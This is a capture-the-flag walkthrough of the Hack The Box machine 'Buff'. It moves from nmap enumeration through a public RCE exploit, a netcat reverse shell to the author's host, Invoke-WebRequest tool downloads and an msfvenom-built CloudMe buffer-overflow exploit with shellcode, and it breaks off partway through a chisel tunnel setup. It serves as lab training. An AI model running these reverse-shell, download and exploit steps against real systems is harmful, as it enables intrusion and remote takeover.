Buff

OS:	🪟 Windows
Difficulty:	Easy
Points:	20
Release:	18 Jul 2020
IP:	10.10.10.198

- Writeup -

BoxAuthor : clubby789
Writeup by : ZenixOwler

- Requirements -

- Basic command-line knowledge of Windows
- Basic knowledge of Windows
- Basic enumeration skills
- Basic command-line knowledge of Linux
- Understanding tools like nmap, chisel, dirbuster...

FOREWARNING : if you don't have any of the requirements above, please at least get a grasp at them before proceeding any further.

1. Enumeration

- Like every other box, try to extract as much information from the target as possible. For now, an nmap scan will be a good initial step.

```
me@htb:~$ ip=$(nmap -p- --min-rate=1000 -T4 10.10.10.198 | grep ^[0-9]
| cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
me@htb:~$ nmap -sV -sC -p $ip 10.10.10.198
```

Output :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 00:32 +07
Nmap scan report for 10.10.10.198
Host is up (0.067s latency).

PORT      STATE SERVICE     VERSION
7680/tcp open  pando-pub?
8080/tcp open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g F
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at htt
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.74 seconds
```

- As we can see, there are two ports running (7680 and 8080). We are not yet sure what is exactly running on port 7680 but we can safely assume that port 8080 is operating a webservice, attempt to browse at it results in this page...

- Let's try to brute force its directory to see if there is any valuable page that we can get our hand on. (remember to use the medium-sized list)


- You may try to browse through each 200-responded page yourself. But when you browse to /contact.php you may see something suspicious there.

2.   Exploitation :

- It seems like we know the version of the software that this website implements now. If it's an outdated version and there is an available exploit for it, we can dig our way in. Let's check if version 1.0 of "Gym Management Software" is exploitable. There are usually two popular ways, by searching around exploit-db or ultilizing the searchsploit command. In my case, i found an exploit for it on exploit-db.

- Let's check the exploit.

- Nice, it's even a RCE one which mean we can now execute arbitrarily malicious commands on it.

- Download the python codes of that exploit and place it within your local directory then run it with python2. If there is any error such as "ModuleError" then it means there are some required libraries that you need to install before running (usually it's colorama).

```
zenix@zenhtb:~/Buff$ python2 48506.py http://10.10.10.198:8080/
           /\
/vvvvvvvvvv \-----------------------------------,
`^^^^^^^^^^ /===========BOKU====================="'
           \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG
�
buff\shaun

C:\xampp\htdocs\gym\upload> _
```

- And there you have it, a shell spawned. Now you are shaun, go and obtain the flag at C:\Users\shaun\Desktop\user.txt as will. Then it's rooting time !!!

- Since this shell isn't very useful, let's switch to nc's shell. If you're on Kali, it does have a Windows's nc with '-e' option supported within it, try "locate nc.exe" to see where it is then upload it to the target.

- There sure are lots of methods to upload a file, but i chose to run a simple HTTP server on my local directory (where i host my nc executable) then do a `*Invoke-WebRequest*` from the target to upload the file. And remember to replace my tun0 address (10.10.14.54) with yours or else things won't work

```
zenix@zenhtb:~/Buff$ cp $(locate nc.exe) .
zenix@zenhtb:~/Buff$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

_
```

- Then download it from the target's side and you will have netcat on the target.

```
C:\xampp\htdocs\gym\upload> powershell -Command "Invoke-WebRequest http://10.10.
14.54:8000/nc.exe -OutFile nc.exe"
◆PNG
◆

C:\xampp\htdocs\gym\upload> dir
◆PNG
◆
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

26/09/2020  17:57    <DIR>          .
26/09/2020  17:57    <DIR>          ..
26/09/2020  17:56                53 kamehamcha.php
26/09/2020  17:57            59,392 nc.exe
               2 File(s)         59,445 bytes
               2 Dir(s)   7,129,059,328 bytes free

C:\xampp\htdocs\gym\upload> █
```

- Now start a listener on your host…. (Also, bind to whatever port you want but avoid port 8888, i'll explain why later). I'll go with port 8080 this time.

```
zenix@zenhtb:~$ nc -lvp 8080
listening on [any] 8080 ...

_
```

- Then start a nc.exe connection from the target in order to obtain a shell.

```
C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.54 8080 -e cmd.exe
```

- And then we have it folks, a CMD-shell spawned from the target onto our machine, running "whoami" may reveal that we're already "shaun" so no need to escalate, go and obtain the flag as will at C:\Users\shaun\Desktop\user.txt.

```
listening on [any] 8080 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.54] from (UNKNOWN) [10.10.10.198] 49678
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\gym\upload> whoami
whoami
buff\shaun
PS C:\xampp\htdocs\gym\upload>
```

- Great ! User owned now. It's time to root this server and get the root flag, then it's game over.

3. Full Control :

- Fun thing about this server, there are lots of way to find some weakpoints of it (actually other servers as well). You can either try some famous ways like using winPEAS.bat, run it and see if there is any file which you can try to exploit or any process that you may find interesting. Personally i'd like to try winPEAS but since my HTB server at the time was currently broken so i couldn't run it successfully, but you may.

- But the thing with hacking is always finding a new outstanding way even if the current way is busted, so i tried another way which was checking the process of the host with "get-process" via powershell. Redirect it back to a file called "output.txt" then view it.

+ *Command :*

```
PS C:\xampp\htdocs\gym\uploads> get-process > output.txt
```

- After executing it, the output.txt is now located at http://10.10.10.198:8080 /upload/output.txt . Go ahead and wget it then view it in your own editor, if not, you can check it with the *type* command via your nc-shell as well.

- Now as you can see, there is nothing beside a bunch of regular Windows's default processes. You may think you can exploit them now but that would

mean a CVE and usually CVE is not very easy to find even with skilled hackers.

- But despite all of that, there is a pretty strange and suspicious process called "CloudMe" which is running. Let's see which user is running it by running this command.

```
PS C:\xampp\htdocs\gym\uploads> tasklist /V /FI "IMAGENAME eq CloudMe.exe"
```

Output :

```
PS C:\xampp\htdocs\gym\upload> tasklist /V /FI "IMAGENAME eq CloudMe.exe"
tasklist /V /FI "IMAGENAME eq CloudMe.exe"

Image Name                     PID Session Name        Session#    Mem Usage Status          User Name
                                   CPU Time Window Title

========================= ======== ================ =========== ============ ================ ================
========================= ======== ================ =========== ============ ================ ================
============= 
CloudMe.exe                   1440                            0    38,692 K Unknown          N/A
                                    0:00:00 N/A
```

- Ok.... "N/A", hard to know who is who but if you try some processes such as updatechecker.exe which is surely ran by NT you will see it will result in N/A as well, so there is a high chance of it being ran by "NT AUTHORITY/SYSTEM". So if somehow we can exploit this service, the root flag will be in hands !!! But yet we aren't sure what is CloudMe yet, but no need to, let's try to crawl more information out of it like where it's located and its version.

+ Command :

```
PS C:\xampp\htdocs\gym\uploads> dir /S /B cloudme*
```

Output :

```
PS C:\Users> dir /S /B Cloud*
dir /S /B Cloud*
Get-ChildItem : A positional parameter cannot be found that accepts argument 'Cloud*'.
At line:1 char:1
+ dir /S /B Cloud*
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Get-ChildItem], ParameterBindingException
    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users> exit
exit

C:\xampp\htdocs\gym\upload>
```

- WHOOPS !!! Look like powershell can't do that, i'll switch back to cmd.exe just for the heck of it.

```
C:\>dir /s /b cloudme*
dir /s /b cloudme*
C:\Users\shaun\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\WEI
KCYS4\CloudMe_1112[1].exe
C:\Users\shaun\Downloads\CloudMe_1112.exe
```

- Nice, there is a file called "CloudMe_1112.exe" in the Downloads directory. It very much seems like it is running version 11.12 or 1.11.2. Let's try to see if this version of the CloudMe service is vulnerable to anything.

- A bit of searching and done, it is vulnerable to Buffer Overflow which is deadly and can always lead to another privilege escalation and since this service is ran by NT AUTHORITY. You know it.

- The thing is most of us can't really remember how detailed the vuln of this service (or any other) is and that's fine. Since there had already been a butt tons of different services across the globe so for now, following the POC and rooting the server will just suffice it.

- After reading the Python codes for awhile here is how the POC seems like.

The service is binding to port 8888 on its localhost and is listening for incoming traffics and this is where the overflow comes in, if we can somehow craft our own payload, connect to 127.0.0.1:8888, send it there, add in a few NOPS and padding bytes, then the overflow will happen and our shellcode will be executed.

- So, let's just follow that and head to the endgame.

- Download the exploit back to your host, name it whatever you want, in my case i named it "root.py" then change the **'payload''s** value to your very own payload and if you're on Kali, we can use msfvenom to do so. Let's follow the POC and generate a corresponding payload to it.

```
me@htb:~$ msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\uplo
ad\nc.exe <your_tun0_addr> <listen_port> -e cmd.exe" -b '\x00\x0A\x0D'
-f python -v payload
```

- Remember to replace **<your_tun0_addr>** and **<listen_port>** with your own IP and port, we will later open up a nc listener on your host in order to listen for incoming traffic from the target once the payload is executed. Make sure the **<listen_port>** isn't taken by any other process.

```
zenix@zenhtb:~/Buff$ msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc
.exe 10.10.14.54 4444 -e cmd.exe" -b '\x00\x0A\x0D' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 273 (iteration=0)
x86/shikata_ga_nai chosen with final size 273
Payload size: 273 bytes
Final size of python file: 1452 bytes
payload =  b""
payload += b"\xd9\xe1\xbb\x2b\x3d\xb6\x16\xd9\x74\x24\xf4\x5e"
payload += b"\x2b\xc9\xb1\x3e\x31\x5e\x19\x03\x5e\x19\x83\xee"
payload += b"\xfc\xc9\xc8\x4a\xfe\x8f\x33\xb3\xff\xef\xba\x56"
payload += b"\xce\x2f\xd8\x13\x61\x9f\xaa\x76\x8e\x54\xfe\x62"
payload += b"\x05\x18\xd7\x85\xae\x96\x01\xab\x2f\x8a\x72\xaa"
payload += b"\xb3\xd0\xa6\x0c\x8d\x1b\xbb\x4d\xca\x41\x36\x1f"
payload += b"\x83\x0e\xe5\xb0\xa0\x5a\x36\x3a\xfa\x4b\x3e\xdf"
payload += b"\x4b\x6a\x6f\x4e\xc7\x35\xaf\x70\x04\x4e\xe6\x6a"
payload += b"\x49\x6a\xb0\x01\xb9\x01\x43\xc0\xf3\xea\xe8\x2d"
payload += b"\x3c\x19\xf0\x6a\xfb\xc1\x87\x82\xff\x7c\x90\x50"
payload += b"\x7d\x5a\x15\x43\x25\x29\x8d\xaf\xd7\xfe\x48\x3b"
```

- Now replace the generated payload (payload += ...) with the original payload of the exploit (line 21 -> 37), also the payload does also need some customization, try to import another library "sys" into the script as well or else things won't run.

```
14    target = "127.0.0.1"
15
16    padding1    = b"\x90" * 1052
17    EIP         = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
18    NOPS        = b"\x90" * 30
19
20    #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
21    payload     = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
22    payload    += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
23    payload    += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
24    payload    += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
25    payload    += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
26    payload    += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
27    payload    += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
28    payload    += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
29    payload    += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
30    payload    += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
31    payload    += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
32    payload    += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
33    payload    += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
34    payload    += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
35    payload    += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
36    payload    += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
37    payload    += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"
38
39    overrun     = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
40
41    buf = padding1 + EIP + NOPS + payload + overrun
42
43    try:
44        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

- Ok so we have the exploit now but the point is we have to run it on the target in order to run the shellcode as NT AUTHORITY. But sadly, the server doesn't have python installed :(

- Worry not, all we need is to connect to 127.0.0.1:8888 on the server and send our payload to it, now imagine if we can somehow touch port 8888 of 127.0.0.1 right at our host. If the server was Linux, we could do SSH-forwarding, which would forward any traffic from a port on the server to port 8888 of us and vice versa but on Windows we have alternatives like **chisel** or **plink**, you can try plink if you want but since my version is broken and outdated, i'm stick with chisel to do the job.

-Now i will upload chisel.exe to it. (you may follow this link in order to obtain chisel *https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update .html*)

```
PS C:\xampp\htdocs\gym\upload> Invoke-WebRequest http://10.10.14.54:8000/chisel.exe -OutFile chisel.exe
Invoke-WebRequest http://10.10.14.54:8000/chisel.exe -OutFile chisel.exe
PS C:\xampp\htdocs\gym\upload> dir
dir


    Directory: C:\xampp\htdocs\gym\upload


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       27/09/2020     07:16        8813568 chisel.exe
